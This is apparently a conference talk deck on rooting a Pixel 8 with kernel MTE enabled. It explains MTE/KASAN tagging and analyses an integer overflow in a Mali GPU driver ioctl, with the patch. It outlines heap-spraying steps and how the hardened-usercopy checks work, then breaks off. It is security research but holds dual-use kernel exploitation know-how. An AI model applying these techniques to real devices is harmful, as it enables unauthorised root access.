

# A tale of challenging MTE: Rooting Google Pixel with kernel MTE enabled in one shot

WANG, YONG (@ThomasKing2014)



# Whoami

- WANG, YONG @ThomasKing2014@infosec.exchange
  - @ThomasKing2014 on X/Mastodon
- BlackHat{ASIA/EU/USA}/HTBAMS/Zer0Con/POC/CanSecWest/QPSS/MOSEC
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

# Agenda

- Introduction
- Bug analysis and exploitation
- Conclusion

# Android kernel mitigations 101

- PNX - Privileged eXecute Never
- PAN - Privileged Access Never
- UAO - User Access Override
- PAC - Pointer Authentication Code
- MTE - Memory Tagging Extension
- KASLR - Kernel Address Space Layout Randomization
- CONFIG\_DEBUG\_LIST
- CONFIG\_SLAB\_FREELIST\_RANDOM/HARDENED
- # CONFIG\_SLAB\_MERGE\_DEFAULT is not set
- CONFIG\_BPF\_JIT\_ALWAYS\_ON

# MTE on the market

Friday, November 3, 2023

## First handset with MTE on the market

By Mark Brand, Google Project Zero

### Introduction

It's finally time for me to fulfill a long-standing promise. Since I first heard about ARM's Memory Tagging Extensions, I've said (to far too many people at this point to be able to back out...) that I'd immediately switch to the first available device that supported this feature. It's been a long wait (since late 2017) but with the release of the new [Pixel 8 / Pixel 8 Pro](#) handsets, there's finally a production handset that allows you to enable MTE!

The ability of MTE to detect memory corruption exploitation at the first dangerous access is a significant improvement in diagnostic and potential security effectiveness. The availability of MTE on a production handset for the first time is a big step forward, and I think there's real potential to use this technology to make 0-day harder.

I've been running my Pixel 8 with MTE enabled since release day, and so far I haven't found any issues with any of the applications I use on a daily basis<sup>1</sup>, or any noticeable performance issues.

Currently, MTE is only available on the Pixel as a developer option, intended for app developers to test their apps using MTE, but we can configure it to default to synchronous mode for all<sup>2</sup> apps and native user mode binaries. This can be done on a stock image, without bootloader unlocking or rooting required - just a couple of debugger commands. We'll do that now, but first:

### Disclaimer

**This is absolutely not a supported device configuration;** and it's highly likely that you'll encounter issues with at least some applications crashing or failing to run correctly with MTE if you set your device up in this way.

# Android kernel mitigations 101

- PNX - Privileged eXecute Never
- PAN - Privileged Access Never
- UAO - User Access Override
- PAC - Pointer Authentication Code
- MTE - Memory Tagging Extension
- KASLR - Kernel Address Space Layout Randomization
- CONFIG\_DEBUG\_LIST
- CONFIG\_SLAB\_FREELIST\_RANDOM
- # CONFIG\_SLAB\_MERGE\_DEFAULT
- CONFIG\_BPF\_JIT\_ALWAYS\_ON

```
~ $ uname -a
Linux localhost 5.15.110-android14-11-ga6d7915820a0-ab10726252
#1 SMP PREEMPT Mon Aug 28 18:42:09 UTC 2023 aarch64 Android
~ $ lscpu
Architecture:           aarch64
CPU op-mode(s):         64-bit
Byte Order:              Little Endian
CPU(s):                 9
On-line CPU(s) list:   0-8
Vendor ID:              ARM
Model:                  1
Thread(s) per core:     1
Core(s) per socket:     4
Socket(s):              1
Stepping:               r1p1
CPU max MHz:            1704.0000
CPU min MHz:            324.0000
BogoMIPS:                49.15
Flags:      fp asimd evtstrm aes pmull sha1 sha2 cr
c32 atomics fphp asimdhfp cpuid asimdrdm
jscvt fcma lrcpc dcpop sha3 sm3 sm4 as
imddp sha512 sve asimdfhm dit uscat ilr
cpc flagm ssbs sb pac a pacg dcpodp sve2
sveaes svepmull svebitperm svesha3 sve
sm4 flagm2 frint svei8mm svebf16 i8mm b
ti mte mte3
```

# Memory Tagging Extension

- User space
  - `setprop persist.arm64.memtag.default sync`
  - `setprop persist.arm64.memtag.app_default sync`

# Memory Tagging Extension

- Kernel
  - arm64.memtag.bootctl memtag,memtag-kernel

## MTE in the kernel

To enable MTE-accelerated KASAN for the kernel, configure the kernel with `CONFIG_KASAN=y`, `CONFIG_KASAN_HW_TAGS=y`. These configs are enabled by default on GKI kernels, starting with [Android 12-5.10](#). This can be controlled at boot time using the following command line arguments:

- `kasan=[on|off]` - enable or disable KASAN (default: `on`)
- `kasan.mode=[sync|async]` - choose between synchronous and asynchronous mode (default: `sync`)
- `kasan.stacktrace=[on|off]` - whether to collect stack traces (default: `on`)
  - stack trace collection also requires `stack_depot_disable=off`.
- `kasan.fault=[report|panic]` - whether to only print the report, or also panic the kernel (default: `report`). Regardless of this option, tag checking gets disabled after the first reported error.

★ Note: the boot-time flags only work for MTE-enabled KASAN, on hardware that supports MTE.  
For more information refer to upstream KASAN documentation: <https://www.kernel.org/doc/html/latest/dev-tools/kasan.html>

# MTE - kernel

```
[ 0.000000] Kernel command line: console=ttynull stack_depot_disable=on cgroup_disable=pressure
kasan.page_alloc.sample=10 kasan.stacktrace=off bootconfig ioremap_guard kvm-arm.mode=protected
root=/dev/ram0 rw clocksource=arch_sys_counter clk_ignore_unused loop.max_part=
7 loop.hw_queue_depth=31 coherent_pool=4M firmware_class.path=/vendor/firmware irqaffinity=0
swiotlb=noforce sysrq_always_enabled no_console_suspend softlockup_panic=1 kasan_multi_shot kvm-
arm.protected_modules=exynos-pd,pkvm_s2mpu-v9 exynos_drm.load_sequential=1 g2d.load_s
equential=1 samsung_iommu_v9.load_sequential=1 swiotlb=noforce disable_dma32=on printk.devkmsg=on
cma_sysfs.experimental=Y cgroup_disable=memory rcupdate.rcu_expedited=1 rcu_nocbs=all swiotlb=1024
cgroup.memory=nokmem sysctl.kernel.sched_pelt_multiplier=4 kasan=off at24.wri
te_timeout=100 log_buf_len=1024K bootconfig console=null exynos_drm.panel_name=google-bigsurf.04a050
tcpci_max77759.conf_sbu=0 arm64.nomte ufs_pixel_fips140.fips_firs
```

# MTE - kernel

```
[ 0.000000] Kernel command line: console=ttynull stack_depot_disable=on cgroup_disable=pressure  
kasan.page_alloc.sample=10 kasan.stacktrace=off bootconfig ioremap_guard kvm-arm.mode=protected  
root=/dev/ram0 rw clocksource=arch_sys_counter clk_ignore_unused loop.max_part=  
7 loop.hw_queue_depth=31 coherent_pool=4M firmware_class.path=/vendor/firmware irqaffinity=0  
swiotlb=noforce sysrq_always_enabled no_console_suspend softlockup_panic=1 kasan_multi_shot kvm-  
arm.protected_modules=exynos-pd,pkvm_s2mpu-v9 exynos_drm.load_sequential=1 g2d.load_s  
equential=1 samsung_iommu_v9.load_sequential=1 swiotlb=noforce disable_dma32=on printk.devkmsg=on  
cma_sysfs.experimental=Y cgroup_disable=memory rcupdate.rcu_expedited=1 rcu_nocbs=all swiotlb=1024  
cgroup.memory=nokmem sysctl.kernel.sched_pelt_multiplier=4 kasan=off at24.wri  
te_timeout=100 log_buf_len=1024K bootconfig console=null exynos_drm.panel_name=google-bigsurf.04a050  
tcpci_max77759.conf_sbu=0 kasan=on ufs_pixel_fips140.fips_first_l
```

```
[ 0.000000] kasan: KernelAddressSanitizer initialized (hw-tags, mode=sync, vmalloc=on, stacktrace=off)
```

# MTE - kernel

- Small chunks
  - kmalloc – generic cache
  - kmem\_cache\_alloc – dedicated cache
- Large virtually contiguous areas
  - vmalloc
  - vmap
- Physical pages
  - alloc\_pages

# MTE - kernel

```
static __fastpath_inline void *slab_alloc_node(struct kmem_cache *s, struct list_lru *lru,
                                             gfp_t gfpflags, int node, unsigned long addr, size_t orig_size)
{
    void *object;
    bool init = false;

    s = slab_pre_alloc_hook(s, gfpflags);
    if (unlikely(!s))
        return NULL;

    object = kfence_alloc(s, orig_size, gfpflags);
    if (unlikely(object))
        goto out;

    object = __slab_alloc_node(s, gfpflags, node, addr, orig_size);

    maybe_wipe_obj_freetr(s, object);
    init = slab_want_init_on_alloc(gfpflags, s);

out:
    /*
     * When init equals 'true', like for kzalloc() family, only
     * @orig_size bytes might be zeroed instead of s->object_size
     * In case this fails due to memcg_slab_post_alloc_hook(),
     * object is set to NULL
     */
    slab_post_alloc_hook(s, lru, gfpflags, 1, &object, init, orig_size);

    return object;
}
```

# MTE - kernel

```
void * __must_check __kasan_slab_alloc(struct kmem_cache *cache,
                                         void *object, gfp_t flags, bool init)
{
    u8 tag;
    void *tagged_object;

    if (gfpflags_allow_blocking(flags))
        kasan_quarantine_reduce();

    if (unlikely(object == NULL))
        return NULL;

    if (is_kfence_address(object))
        return (void *)object;

    /*
     * Generate and assign random tag for tag-based modes.
     * Tag is ignored in set_tag() for the generic mode.
     */
    tag = assign_tag(cache, object, false);
    tagged_object = set_tag(object, tag);

    /* Unpoison the object and save alloc info for non-kmalloc() allocations. */
    unpoison_slab_object(cache, tagged_object, flags, init);

    return tagged_object;
}
```

# MTE - kernel

```
#ifdef CONFIG_KASAN_HW_TAGS
#define arch_enable_tag_checks_sync()          mte_enable_kernel_sync()
#define arch_enable_tag_checks_async()         mte_enable_kernel_async()
#define arch_enable_tag_checks_asymm()        mte_enable_kernel_asymm()
#define arch_suppress_tag_checks_start()      mte_enable_tco()
#define arch_suppress_tag_checks_stop()       mte_disable_tco()
#define arch_force_async_tag_fault()         mte_check_tfsr_exit()
#define arch_get_random_tag()                mte_get_random_tag()
#define arch_get_mem_tag(addr)              mte_get_mem_tag(addr)
#define arch_set_mem_tag_range(addr, size, tag, init) \
...                                         mte_set_mem_tag_range((addr), (size), (tag), (init))
#endif /* CONFIG_KASAN_HW_TAGS */
```

# MTE - kernel

```
// ffffff8850f82b00 --> f1ffff8850f82b00
#define KASAN_TAG_KERNEL 0xFF /* native kernel pointers tag */
#define KASAN_TAG_INVALID 0xFE /* inaccessible memory tag */
#define KASAN_TAG_MAX     0xFD /* maximum value for random tags */

#ifndef CONFIG_KASAN_HW_TAGS
#define KASAN_TAG_MIN    0xF0 /* minimum value for random tags */
#else
#define KASAN_TAG_MIN    0x00 /* minimum value for random tags */
#endif


static inline u8 mte_get_ptr_tag(void *ptr)
{
    /* Note: The format of KASAN tags is 0xF<x> */
    u8 tag = 0xF0 | (u8)((u64)(ptr)) >> MTE_TAG_SHIFT;

    return tag;
}
```

# MTE - kernel

- Small chunks (tagged)
  - kmalloc – generic cache
  - kmem\_cache\_alloc – dedicated cache
- Large virtually contiguous areas
  - Vmalloc (tagged)
  - Vmap (Not tagged)
- Physical pages
  - alloc\_pages (tagged, native kernel pointers tag)

# MTE - kernel



```
char *p = kmalloc(32, GFP_kernel);
p[32] = 'A';
```

# MTE - kernel

OOB access

```
[ 4407.612749] BUG: KASAN: invalid-access in __memcpy+0x194/0x250
[ 4407.612852] Write at addr f6ffff89163e2a00 by task checker/10632
[ 4407.612864] Pointer tag: [f6], memory tag: [fe]
[ 4407.612875]
[ 4407.612886] CPU: 6 PID: 10632 Comm: checker Tainted: G S B W OE 5.15.110-
android14-11-gcc48824eebe8-ab10865596 #1
[ 4407.612898] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)
[ 4407.612908] Call trace:
[ 4407.612917] dump_backtrace+0xf8/0x1e8
[ 4407.612970] dump_stack_lvl+0x74/0xa4
[ 4407.613025] print_report+0x344/0x958
[ 4407.613092] kasan_report+0x90/0xe4
[ 4407.613102] __do_kernel_fault+0xc4/0x2ac
[ 4407.613129] do_bad_area+0x3c/0x154
[ 4407.613138] do_tag_check_fault+0x18/0x24
[ 4407.613145] do_mem_abort+0x60/0x134
[ 4407.613159] el1_abort+0x38/0x54
[ 4407.613262] el1h_64_sync_handler+0x54/0x88
[ 4407.613269] el1h_64_sync+0x78/0x7c
[ 4407.613282] __memcpy+0x194/0x250
```

# MTE - kernel

```
char *p = kmalloc(32, GFP_kernel);  
kfree(p);  
p[0] = 'A';
```

Use-After-Free(in free state)

```
char *p = kmalloc(32, GFP_kernel);  
kfree(p);  
char *q = kmalloc(32, GFP_kernel);  
p[0] = 'A';
```

Use-After-Free

# MTE - kernel

Use-After-Free(in free state)

```
[ 95.707717] BUG: KASAN: invalid-access in __memcpy+0x110/0x250
[ 95.707811] Read at addr f9ffff88c658db00 by task checker/7490
[ 95.707824] Pointer tag: [f9], memory tag: [fe]
[ 95.707835]
[ 95.707874] CPU: 4 PID: 7490 Comm: checker Tainted: G S      W  OE   5.15.110-
android14-11-gcc48824eebe8-ab10865596 #1
[ 95.707894] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)
[ 95.707906] Call trace:
[ 95.707916] dump_backtrace+0xf8/0x1e8
[ 95.707968] dump_stack_lvl+0x74/0xa4
[ 95.708064] print_report+0x344/0x958
[ 95.708134] kasan_report+0x90/0xe4
[ 95.708141] __do_kernel_fault+0xc4/0x2ac
[ 95.708167] do_bad_area+0x3c/0x154
[ 95.708173] do_tag_check_fault+0x18/0x24
[ 95.708180] do_mem_abort+0x60/0x134
[ 95.708192] el1_abort+0x38/0x54
[ 95.708297] el1h_64_sync_handler+0x54/0x88
[ 95.708305] el1h_64_sync+0x78/0x7c
[ 95.708316] __memcpy+0x110/0x250
```

# MTE - kernel

## Use-After-Free

```
[ 1233.203312] BUG: KASAN: invalid-access in __memcpy+0x110/0x250
[ 1233.203407] Read at addr f4fff8850f82b00 by task checker/7685
[ 1233.203420] Pointer tag: [f4], memory tag: [fd]
[ 1233.203432]
[ 1233.203445] CPU: 6 PID: 7685 Comm: checker Tainted: G S      W  OE   5.15.110-
android14-11-gcc48824eebe8-ab10865596 #1
[ 1233.203460] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)
[ 1233.203469] Call trace:
[ 1233.203478] dump_backtrace+0xf8/0x1e8
[ 1233.203529] dump_stack_lvl+0x74/0xa4
[ 1233.203598] print_report+0x344/0x958
[ 1233.203662] kasan_report+0x90/0xe4
[ 1233.203670] __do_kernel_fault+0xc4/0x2ac
[ 1233.203699] do_bad_area+0x3c/0x154
[ 1233.203705] do_tag_check_fault+0x18/0x24
[ 1233.203711] do_mem_abort+0x60/0x134
[ 1233.203724] el1_abort+0x38/0x54
[ 1233.203828] el1h_64_sync_handler+0x54/0x88
[ 1233.203837] el1h_64_sync+0x78/0x7c
[ 1233.203847] __memcpy+0x110/0x250
```

# Agenda

- Introduction
- *Bug analysis and exploitation*
- Conclusion

# Bug 1

```
nel/google-modules/gpu/+/refs/tags/android-u-qpr3-beta-1_r0.8/mali_kbase/mali_kbase_core_linux.c

370         break;
371 #endif /* MALI_UNIT_TEST */
372     case KBASE_IOCTL_CONTEXT_PRIORITY_CHECK:
373         KBASE_HANDLE_IOCTL_INOUT(KBASE_IOCTL_CONTEXT_PRIORITY_CHECK,
374             kbsep_ioctl_context_priority_check,
375             struct kbase_ioctl_context_priority_check,
376             kctx);
377         break;
378     case KBASE_IOCTL_SET_LIMITED_CORE_COUNT:
379         KBASE_HANDLE_IOCTL_IN(KBASE_IOCTL_SET_LIMITED_CORE_COUNT,
380             kbsep_ioctl_set_limited_core_count,
381             struct kbase_ioctl_set_limited_core_count,
382             kctx);
383         break;
384     case KBASE_IOCTL_BUFFER_LIVENESS_UPDATE:
385         KBASE_HANDLE_IOCTL_IN(KBASE_IOCTL_BUFFER_LIVENESS_UPDATE,
386             kbbase_api_buffer_liveness_update,
387             struct kbase_ioctl_buffer_liveness_update,
388             kctx);
389         break;
390     }
391
392     dev_warn(kbdev->dev, "Unknown ioctl 0x%x nr:%d", cmd, _IOC_NR(cmd));
393
394     return -ENOIOCTLCMD;
395 }
```

```
kernel/google-modules/gpu/+/68073dce197709c025a520359b66ed12c5430914%5E%21/#F0
+++ b/mali_kbase/platform/pixel/pixel_gpu_slc.c
@@ -332,25 +332,34 @@
int gpu_pixel_handle_buffer_liveness_update_ioctl(struct kbase_context* kctx,
                                                 struct kbase_ioctl_buffer_liveness_update* update)
{
-    int err = 0;
+    int err = -EINVAL;
     struct gpu_slc_liveness_update_info info;
-    u64* buff;
+    u64* buff = NULL;
+    u64 total_buff_size;

     /* Compute the sizes of the user space arrays that we need to copy */
     u64 const buffer_info_size = sizeof(u64) * update->buffer_count;
     u64 const live_ranges_size =
         sizeof(struct kbase_pixel_gpu_slc_liveness_mark) * update->live_ranges_count;

-    /* Nothing to do */
+    /* Guard against overflows and empty sizes */
     if (!buffer_info_size || !live_ranges_size)
         goto done;
-
+    if (U64_MAX / sizeof(u64) < update->buffer_count)
+        goto done;
+    if (U64_MAX / sizeof(struct kbase_pixel_gpu_slc_liveness_mark) < update->live_ranges_count)
+        goto done;
     /* Guard against nullptr */
     if (!update->live_ranges_address || !update->buffer_va_address || !update->buffer_sizes_address)
         goto done;
     /* Calculate the total buffer size required and detect overflows */
     if ((U64_MAX - live_ranges_size) / 2 < buffer_info_size)
         goto done;
+
+    total_buff_size = buffer_info_size * 2 + live_ranges_size;

     /* Allocate the memory we require to copy from user space */
-    buff = kmalloc(buffer_info_size * 2 + live_ranges_size, GFP_KERNEL);
+    buff = kmalloc(total_buff_size, GFP_KERNEL);
     if (buff == NULL) {
         dev_err(kctx->kbdev->dev, "pixel: failed to allocate buffer for liveness update");
         err = -ENOMEM;
     }
}
```

# Bug 1

```
int gpu_pixel_handle_buffer_liveness_update_ioctl(struct kbase_context* kctx,
                                                struct kbase_ioctl_buffer_liveness_update* update)
{
    int err = 0;
    struct gpu_slc_liveness_update_info info;
    u64* buff;

    /* Compute the sizes of the user space arrays that we need to copy */
    u64 const buffer_info_size = sizeof(u64) * update->buffer_count;           // [1]
    u64 const live_ranges_size =
        sizeof(struct kbase_pixel_gpu_slc_liveness_mark) * update->live_ranges_count;
    /* Nothing to do */
    if (!buffer_info_size || !live_ranges_size)
        goto done;

    /* Guard against nullptr */
    if (!update->live_ranges_address || !update->buffer_va_address || !update->buffer_sizes_address)
        goto done;
    /* Allocate the memory we require to copy from user space */
    buff = kmalloc(buffer_info_size * 2 + live_ranges_size, GFP_KERNEL);          // [2]

    /* Set up the info struct by pointing into the allocation. All 8 byte aligned */
    info = (struct gpu_slc_liveness_update_info){                                // [3]
        .buffer_va = buff,
        .buffer_sizes = buff + update->buffer_count,
        .live_ranges = (struct kbase_pixel_gpu_slc_liveness_mark*)(buff + update->buffer_count * 2),
        .live_ranges_count = update->live_ranges_count,
    };
    /* Copy the data from user space */
    err =
        copy_from_user(info.live_ranges, u64_to_user_ptr(update->live_ranges_address), live_ranges_size);
    if (err) {
        dev_err(kctx->kbdev->dev, "pixel: failed to copy live ranges");
        err = -EFAULT;
        goto done;                                // [4]
    }
}
```

```
struct kbase_pixel_gpu_slc_liveness_mark {
    __u32 type : 1;
    __u32 index : 31;
};
```

# Bug 1

```
int gpu_pixel_handle_buffer_liveness_update_ioctl(struct kbase_context* kctx,
                                                struct kbase_ioctl_buffer_liveness_update* update)
{
    int err = 0;
    struct gpu_slc_liveness_update_info info;
    u64* buff;

    /* Compute the sizes of the user space arrays that we need to copy */
    u64 const buffer_info_size = sizeof(u64) * update->buffer_count;           // [1]
    u64 const live_ranges_size =
        sizeof(struct kbase_pixel_gpu_slc_liveness_mark) * update->live_ranges_count;
    /* Nothing to do */
    if (!buffer_info_size || !live_ranges_size)
        goto done;

    /* Guard against nullptr */
    if (!update->live_ranges_address || !update->buffer_va_address || !update->buffer_sizes_address)
        goto done;
    /* Allocate the memory we require to copy from user space */
    buff = kmalloc(buffer_info_size * 2 + live_ranges_size, GFP_KERNEL);          // [2]

    /* Set up the info struct by pointing into the allocation. All 8 byte aligned */
    info = (struct gpu_slc_liveness_update_info){                                // [3]
        .buffer_va = buff,
        .buffer_sizes = buff + update->buffer_count,
        .live_ranges = (struct kbase_pixel_gpu_slc_liveness_mark*)(buff + update->buffer_count * 2),
        .live_ranges_count = update->live_ranges_count,
    };
    /* Copy the data from user space */
    err =
        copy_from_user(info.live_ranges, u64_to_user_ptr(update->live_ranges_address), live_ranges_size);
    if (err) {
        dev_err(kctx->kbdev->dev, "pixel: failed to copy live ranges");
        err = -EFAULT;
        goto done;                                // [4]
    }
}
```

```
struct kbase_pixel_gpu_slc_liveness_mark {
    __u32 type : 1;
    __u32 index : 31;
};
```

arbitrary size( $16 * \text{update}-\text{>} \text{buffer\_count} + 4 * \text{update}-\text{>} \text{live\_ranges\_count}$ )

# Back to 2015(Android 4-6)



- Spray the victim objects
- Free some objects and shape the heap
- Trigger the bug and overwrite the victim objects



# Android 9+



- Spray the victim objects



- Free some objects and shape the heap
  - CONFIG\_SLAB\_FREELIST\_RANDOM
- Trigger the bug and overwrite the victim objects
  - CONFIG\_HARDENED\_USERCOPY



# CONFIG\_HARDENED\_USERCOPY

```
[ 6397.430417][ T8856] usercopy: Kernel memory overwrite attempt detected to SLUB object 'kmalloc-1024' (offset 0, size 1040)!  
[ 6397.430489][ T8856] -----[ cut here ]-----  
[ 6397.430496][ T8856] kernel BUG at mm/usercopy.c:99!  
[ 6397.430509][ T8856] Internal error: Oops - BUG: 0 [#1] PREEMPT SMP  
[ 6397.430545][ T8856] debug-snapshot dss: core register saved(CPU:7)  
[ 6397.430566][ T8856] DSU: NO Error: [NUM:0][ERXSTATUS_EL1:0x0000000000000000]  
[ 6397.430577][ T8856] CORE: NO Error: [NUM:1][ERXSTATUS_EL1:0x0000000000000000]  
[ 6397.430583][ T8856] debug-snapshot dss: context saved(CPU:7)  
[ 6397.431369][ T8856] item - log_kevents is disabled  
[ 6397.431407][ T8856] Modules linked in: cs40126_i2c(OE) goodix_brl_touch(OE) bcmdhd4398(OE) wlan_ptracker(OE) qm35(OE)  
[ 6397.432392][ T8856] CPU: 7 PID: 8856 Comm: checker Tainted: G S B W OE  
5.15.110-android14-11-gcc48824eebe8-ab10865596 #1  
[ 6397.432408][ T8856] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)  
[ 6397.432438][ T8856] pstate: 60400005 (nZCv daif +PAN -UAO -TC0 -DIT -SSBS BTTYPE=--)  
[ 6397.432450][ T8856] pc : usercopy_abort+0x8c/0x90  
[ 6397.432580][ T8856] lr : usercopy_abort+0x8c/0x90  
[ 6397.432594][ T8856] sp : ffffffc01e9e3cc0  
[ 6397.432603][ T8856] x29: ffffffc01e9e3cd0 x28: f8fffff8808899280 x27: ffffffd8bea447ec  
[ 6397.432616][ T8856] x26: 0000000000000000 x25: f9fffff883ef88f00 x24: 00000000fffffd  
[ 6397.432627][ T8856] x23: 00000055ca269008 x22: ffffffd8bf0a2000 x21: 0000000000000000  
[ 6397.432637][ T8856] x20: f3fffff883aa94000 x19: 0000000000002020 x18: ffffffd8bfc3b9e0  
[ 6397.432646][ T8856] x17: ffffffff000000000000 x16: 0000000000000000 x15: 0000000000000004  
[ 6397.432655][ T8856] x14: ffffff8921d80000 x13: 0000000000000003 x12: 0000000000000003  
[ 6397.432663][ T8856] x11: 00000000ffff7fff x10: ffffffd8bfd06088 x9 : c441b6c8adfb4500  
[ 6397.432673][ T8856] x8 : c441b6c8adfb4500 x7 : 205b5d3731343033 x6 : 342e37393336205b  
[ 6397.432682][ T8856] x5 : ffffffd8bfe84980 x4 : ffffffc01e9e3ab7 x3 : 0000000000000000  
[ 6397.432691][ T8856] x2 : 0000000000000000 x1 : ffffffc01e9e3aa0 x0 : 0000000000000065  
[ 6397.432720][ T8856] Call trace:  
[ 6397.432734][ T8856] usercopy_abort+0x8c/0x90  
[ 6397.432743][ T8856] __check_heap_object+0x238/0x278  
[ 6397.432791][ T8856] __check_object_size+0x14c/0x24c
```

# CONFIG HARDENED USERCOPY

```
#ifdef CONFIG_HARDENED_USERCOPY
extern void __check_object_size(const void *ptr, unsigned long n,
                                bool to_user);
...
static __always_inline void check_object_size(const void *ptr, unsigned long n,
                                              bool to_user)
{
    if (!__builtin_constant_p(n))
        __check_object_size(ptr, n, to_user);
}
```

```
static inline void check_heap_object(const void *ptr, unsigned long n,
                                     bool to_user)
{
    struct page *page;
    if (!virt_addr_valid(ptr))
        return;
    /*
     * When CONFIG_HIGHMEM=y, kmap_to_page() will give either the
     * highmem page or fallback to virt_to_page(). The following
     * is effectively a highmem-aware virt_to_head_page().
     */
    page = compound_head(kmap_to_page((void *)ptr));
    if (PageSlab(page)) {
        /* Check slab allocator for flags and size. */
        __check_heap_object(ptr, n, page, to_user);
    } else {
        /* Verify object does not incorrectly span multiple pages. */
        check_page_span(ptr, n, page, to_user);
    }
}
```

```
void __check_object_size(const void *ptr, unsigned long n, bool to_user)
{
    if (static_branch_unlikely(&bypass_usercopy_checks))
        return;

    /* Skip all tests if size is zero. */
    if (!n)
        return;

    /* Check for invalid addresses. */
    check_bogus_address((const unsigned long)ptr, n, to_user);

    /* Check for bad stack object. */
    switch (check_stack_object(ptr, n)) {
    case NOT_STACK:
        /* Object is not touching the current process stack. */
        break;
    case GOOD_FRAME:
    case GOOD_STACK:
        /*
         * Object is either in the correct frame (when it
         * is possible to check) or just generally on the
         * process stack (when frame checking not available).
         */
        return;
    default:
        usercopy_abort("process stack", NULL, to_user, 0, n);
    }

    /* Check for bad heap object. */
    check_heap_object(ptr, n, to_user);

    /* Check for object in kernel to avoid text exposure. */
    check_kernel_text_object((const unsigned long)ptr, n, to_user);
}
EXPORT_SYMBOL(__check_object_size);
```

# CONFIG HARDENED USERCOPY

```
#ifdef CONFIG_HARDENED_USERCOPY
extern void __check_object_size(const void *ptr, unsigned long n,
                                bool to_user);

static __always_inline void check_object_size(const void *ptr, unsigned long n,
                                              bool to_user)
{
    if (!__builtin_constant_p(n))
        __check_object_size(ptr, n, to_user);
}

static inline void check_heap_object(const void *ptr, unsigned long n,
                                    bool to_user)
{
    struct page *page;

    if (!virt_addr_valid(ptr))
        return;

    /*
     * When CONFIG_HIGHMEM=y, kmap_to_page() will give either the
     * highmem page or fallback to virt_to_page(). The following
     * is effectively a highmem-aware virt_to_head_page().
     */
    page = compound_head(kmap_to_page((void *)ptr));

    if (PageSlab(page)) {
        /* Check slab allocator for flags and size. */
        __check_heap_object(ptr, n, page, to_user);
    } else {
        /* Verify object does not incorrectly span multiple pages. */
        check_page_span(ptr, n, page, to_user);
    }
}
```

```
void __check_heap_object(const void *ptr, unsigned long n, struct page *page,
                        bool to_user)
{
    struct kmem_cache *cachep;
    unsigned int objnr;
    unsigned long offset;

    ptr = kasan_reset_tag(ptr);

    /* Find and validate object. */
    cachep = page->slab_cache;
    objnr = obj_to_index(cachep, page, (void *)ptr);
    BUG_ON(objnr >= cachep->num);

    /* Find offset within object. */
    if (is_kfence_address(ptr))
        offset = ptr - kfence_object_start(ptr);
    else
        offset = ptr - index_to_obj(cachep, page, objnr) - obj_offset(cachep);

    /* Allow address range falling entirely within usercopy region. */
    if (offset >= cachep->useroffset &&
        offset - cachep->useroffset <= cachep->usersize &&
        n <= cachep->useroffset - offset + cachep->usersize)
        return;

    /*
     * If the copy is still within the allocated object, produce
     * a warning instead of rejecting the copy. This is intended
     * to be a temporary method to find any missing usercopy
     * whitelists.
     */
    if (usercopy_fallback &&
        offset <= cachep->object_size &&
        n <= cachep->object_size - offset) {
        usercopy_warn("SLAB object", cachep->name, to_user, offset, n);
        return;
    }

    usercopy_abort("SLAB object", cachep->name, to_user, offset, n); // panic
}
```

# CONFIG\_HARDENED\_USERCOPY

```
static inline void check_heap_object(const void *ptr, unsigned long n,
    ...                                bool to_user)
{
    struct page *page;
    if (!virt_addr_valid(ptr))
        return;
    /*
     * When CONFIG_HIGHMEM=y, kmap_to_page() will give either the
     * highmem page or fallback to virt_to_page(). The following
     * is effectively a highmem-aware virt_to_head_page().
     */
    page = compound_head(kmap_to_page((void *)ptr));
    if (PageSlab(page)) {
        /* Check slab allocator for flags and size. */
        __check_heap_object(ptr, n, page, to_user);
    } else {
        /* Verify object does not incorrectly span multiple pages. */
        check_page_span(ptr, n, page, to_user);
    }
}
```

```
/* Checks for allocs that are marked in some way as spanning multiple pages. */
static inline void check_page_span(const void *ptr, unsigned long n,
    ...                                struct page *page, bool to_user)
{
#ifdef CONFIG_HARDENED_USERCOPY_PAGESPAN // not enabled
    const void *end = ptr + n - 1;
    struct page *endpage;
    bool is_reserved, is_cma;
    /*
     * Sometimes the kernel data regions are not marked Reserved (see
     * check below). And sometimes [_sdata,_edata) does not cover
     * rodata and/or bss, so check each range explicitly.
     */
    /* Allow reads of kernel rodata region (if not marked as Reserved). */
    if (ptr >= (const void *)__start_rodata &&
        end <= (const void *)__end_rodata) {
        if (!to_user)
            usercopy_abort("rodata", NULL, to_user, 0, n);
    }
    ...

```

# CONFIG\_HARDENED\_USERCOPY

```
void * __kmalloc(size_t size, gfp_t flags)
{
    struct kmem_cache *s;
    void *ret;

    if (unlikely(size > KMALLOC_MAX_CACHE_SIZE))
        return kmalloc_large(size, flags);

    s = kmalloc_slab(size, flags);

    if (unlikely(ZERO_OR_NULL_PTR(s)))
        return s;

    ret = slab_alloc(s, flags, _RET_IP_, size);

    trace_kmalloc(_RET_IP_, ret, size, s->size, flags);

    ret = kasan_kmalloc(s, ret, size, flags);

    return ret;
}
EXPORT_SYMBOL(__kmalloc);
```

```
/*
 * SLUB directly allocates requests fitting in to an order-1 page
 * (PAGE_SIZE*2). Larger requests are passed to the page allocator.
 */
#define KMALLOC_SHIFT_HIGH  (PAGE_SHIFT + 1)
#define KMALLOC_SHIFT_MAX   (MAX_PAGE_ORDER + PAGE_SHIFT)
#ifndef KMALLOC_SHIFT_LOW
#define KMALLOC_SHIFT_LOW    3
#endif

/* Maximum allocatable size */
